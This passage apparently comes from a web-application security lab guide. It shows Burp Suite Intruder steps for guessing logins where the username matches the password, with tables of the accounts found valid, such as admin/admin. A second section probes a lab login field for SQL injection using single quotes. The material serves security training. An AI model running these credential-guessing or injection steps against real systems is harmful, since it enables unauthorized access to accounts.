7. To test the scenario where **username** and **password** are same, select `Copy other payload` option and set the value for *'Copy from position'* payload option as **1**, for `password` input field.





*Note:* To perform the test against a separate list of passwords, select *payload type* as 'Simple list' and load the desired password list.


8. Go to `Intruder > Options > Grep - Extract` and identify the position to extract usernames returned by the server. If a user is successully logged-in, then username passed in the request would match the username returned in the server's response, otherwise the two usernames would not match (as per the current system's behavior).




9. Go to `Intruder > Options > Grep - Match` and enter a unique text, say *'Logged In User'* that idenifies server response for a valid login scenario.





10. Check the status of the column as set in step #6 (above).




| Request | Payload1 | Payload2 | Status | Error | Timeout | Length | Logged In User: | -User: | Comment |
|---|---|---|---|---|---|---|---|---|---|
| 0 | | | 200 | | | 47290 | | user_16 | |
| 1 | user_3 | user_3 | 302 | | | 47379 | | user_3 | |
| 2 | admin | admin | 302 | | | 47372 | | admin | |
| 3 | adrian | adrian | 200 | | | 47280 | | user_3 | |
| 4 | john | john | 200 | | | 47275 | | admin | |
| 5 | bryce | bryce | 200 | | | 47275 | | admin | |
| 6 | jeremy | jeremy | 200 | | | 47275 | | admin | |
| 7 | samurai | samurai | 302 | | | 47395 | | samurai | |
| 8 | jim | jim | 200 | | | 47296 | | samurai | |
| 9 | bobby | bobby | 200 | | | 47296 | | samurai | |
| 10 | simba | simba | 200 | | | 47296 | | samurai | |
| 11 | dreveil | dreveil | 200 | | | 47296 | | samurai | |
| 12 | scotty | scotty | 200 | | | 47296 | | samurai | |
| 13 | cal | cal | 200 | | | 47296 | | samurai | |
| 14 | john | john | 200 | | | 47296 | | samurai | |
| 15 | kevin | kevin | 200 | | | 47296 | | samurai | |
| 16 | dave | dave | 200 | | | 47296 | | samurai | |
| 17 | patches | patches | 200 | | | 47296 | | samurai | |
| 18 | rocky | rocky | 200 | | | 47296 | | samurai | |
| 19 | tim | tim | 200 | | | 47296 | | samurai | |
| 20 | ABaker | ABaker | 200 | | | 47296 | | samurai | |
| 21 | PPan | PPan | 200 | | | 47296 | | samurai | |
| 22 | CHook | CHook | 200 | | | 47296 | | samurai | |
| 23 | james | james | 200 | | | 47296 | | samurai | |
| 24 | user | user | 302 | | | 47365 | | user | |
| 25 | ed | ed | 200 | | | 47268 | | user | |
| 26 | user1 | user1 | 302 | | | 47368 | | user1 | |
| 27 | user1 | user1 | 302 | | | 47368 | | user1 | |
| 28 | user1 | user1 | 302 | | | 47368 | | user1 | |
| 29 | user_1 | user_1 | 302 | | | 47379 | | user_1 | |
| 30 | user_2 | user_2 | 302 | | | 47379 | | user_2 | |
| 31 | user_3 | user_3 | 302 | | | 47379 | | user_3 | |
| 32 | user_4 | user_4 | 302 | | | 47379 | | user_4 | |
| 33 | user_5 | user_5 | 302 | | | 47379 | | user_5 | |
| 34 | user_6 | user_6 | 302 | | | 47379 | | user_6 | |
| 35 | user_8 | user_8 | 302 | | | 47379 | | user_8 | |
| 36 | user_7 | user_7 | 302 | | | 47379 | | user_7 | |
| 37 | user_9 | user_9 | 302 | | | 47379 | | user_9 | |
| 38 | user_10 | user_10 | 302 | | | 47390 | | user_10 | |
| 39 | user_11 | user_11 | 302 | | | 47390 | | user_11 | |
| 40 | user_12 | user_12 | 302 | | | 47390 | | user_12 | |
| 41 | user_13 | user_13 | 302 | | | 47390 | | user_13 | |
| 42 | user_14 | user_14 | 302 | | | 47390 | | user_14 | |
| 43 | user_15 | user_15 | 302 | | | 47390 | | user_15 | |
| 44 | user_16 | user_16 | 302 | | | 47390 | | user_16 | |
| 45 | | | 200 | | | 47290 | | user_16 | |
| 46 | | | 200 | | | 47290 | | user_16 | |
| 47 | | | 200 | | | 47290 | | user_16 | |
| 48 | | | 200 | | | 47290 | | user_16 | |
| 49 | | | 200 | | | 47290 | | user_16 | |
| 50 | | | 200 | | | 47290 | | user_16 | |
| 51 | | | 200 | | | 47290 | | user_16 | |

11. Save attack results and extract the valid username/password combinations.





| | A | B | C | D | E | F | G | H | I | J | K |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | Request | Payload1 | Payload2 | Status | Error | Timeout | Length | Logged In User: | -User: | Comment | Column |
| 3 | 1 | user_3 | user_3 | 302 | FALSE | FALSE | 47379 | TRUE | user_3 | | Valid |
| 4 | 2 | admin | admin | 302 | FALSE | FALSE | 47372 | FALSE | admin | | Valid |
| 9 | 7 | samurai | samurai | 302 | FALSE | FALSE | 47395 | TRUE | samurai | | Valid |
| 26 | 24 | user | user | 302 | FALSE | FALSE | 47365 | TRUE | user | | Valid |
| 28 | 26 | user1 | user1 | 302 | FALSE | FALSE | 47368 | TRUE | user1 | | Valid |
| 29 | 27 | user1 | user1 | 302 | FALSE | FALSE | 47368 | TRUE | user1 | | Valid |
| 30 | 28 | user1 | user1 | 302 | FALSE | FALSE | 47368 | TRUE | user1 | | Valid |
| 31 | 29 | user_1 | user_1 | 302 | FALSE | FALSE | 47379 | TRUE | user_1 | | Valid |
| 32 | 30 | user_2 | user_2 | 302 | FALSE | FALSE | 47379 | TRUE | user_2 | | Valid |
| 33 | 31 | user_3 | user_3 | 302 | FALSE | FALSE | 47379 | TRUE | user_3 | | Valid |
| 34 | 32 | user_4 | user_4 | 302 | FALSE | FALSE | 47379 | TRUE | user_4 | | Valid |
| 35 | 33 | user_5 | user_5 | 302 | FALSE | FALSE | 47379 | TRUE | user_5 | | Valid |
| 36 | 34 | user_6 | user_6 | 302 | FALSE | FALSE | 47379 | TRUE | user_6 | | Valid |
| 37 | 35 | user_8 | user_8 | 302 | FALSE | FALSE | 47379 | TRUE | user_8 | | Valid |
| 38 | 36 | user_7 | user_7 | 302 | FALSE | FALSE | 47379 | TRUE | user_7 | | Valid |
| 39 | 37 | user_9 | user_9 | 302 | FALSE | FALSE | 47379 | TRUE | user_9 | | Valid |
| 40 | 38 | user_10 | user_10 | 302 | FALSE | FALSE | 47390 | TRUE | user_10 | | Valid |
| 41 | 39 | user_11 | user_11 | 302 | FALSE | FALSE | 47390 | TRUE | user_11 | | Valid |
| 42 | 40 | user_12 | user_12 | 302 | FALSE | FALSE | 47390 | TRUE | user_12 | | Valid |
| 43 | 41 | user_13 | user_13 | 302 | FALSE | FALSE | 47390 | TRUE | user_13 | | Valid |
| 44 | 42 | user_14 | user_14 | 302 | FALSE | FALSE | 47390 | TRUE | user_14 | | Valid |
| 45 | 43 | user_15 | user_15 | 302 | FALSE | FALSE | 47390 | TRUE | user_15 | | Valid |
| 46 | 44 | user_16 | user_16 | 302 | FALSE | FALSE | 47390 | TRUE | user_16 | | Valid |

# A1 - Injection


## SQL Injection in SQLite Database

1. Disable intercept mode in Burp.
2. Access: http://192.168.56.101:9090/app/usersearch
3. Enter your username, and press the "Submit" button.





4. Enable intercept mode in Burp.



5. Return to your Frefox browser.
6. Enter your username, and press the "Submit" button.
7. Switch to Burp Suite.
8. Go to "Proxy" > "Intercept" tab to see the intercepted request.
9. Press [CTRL+R] to send the intercepted request to Repeater tool.
10. Press [CTRL+SHIFT+R] to go to the Repeater tab, in Burp.
11. Press [CTRL+G] to issue the request.
12. Click somewhere in the response section.
13. Press [CTRL+ALT+C] to send the response to comparer tool.





14. Modify the "login" parameter by appending a single quote `'`.
15. Press [CTRL+G] to issue the modified request.




16. Click somewhere in the response section.
17. Press [CTRL+ALT+C] to send the new response to comparer tool.
18. Modify the "login" parameter by appending two single quotes `''`.





19. Press [CTRL+SHIFT+R] to return to the Repeater tab, in Burp.
20. Press [CTRL+SHIFT+C] to switch to the comparer tool.
21. In comparer, select two different items to compare, and click on "Words" button.
22. Observe the differences in the response items.

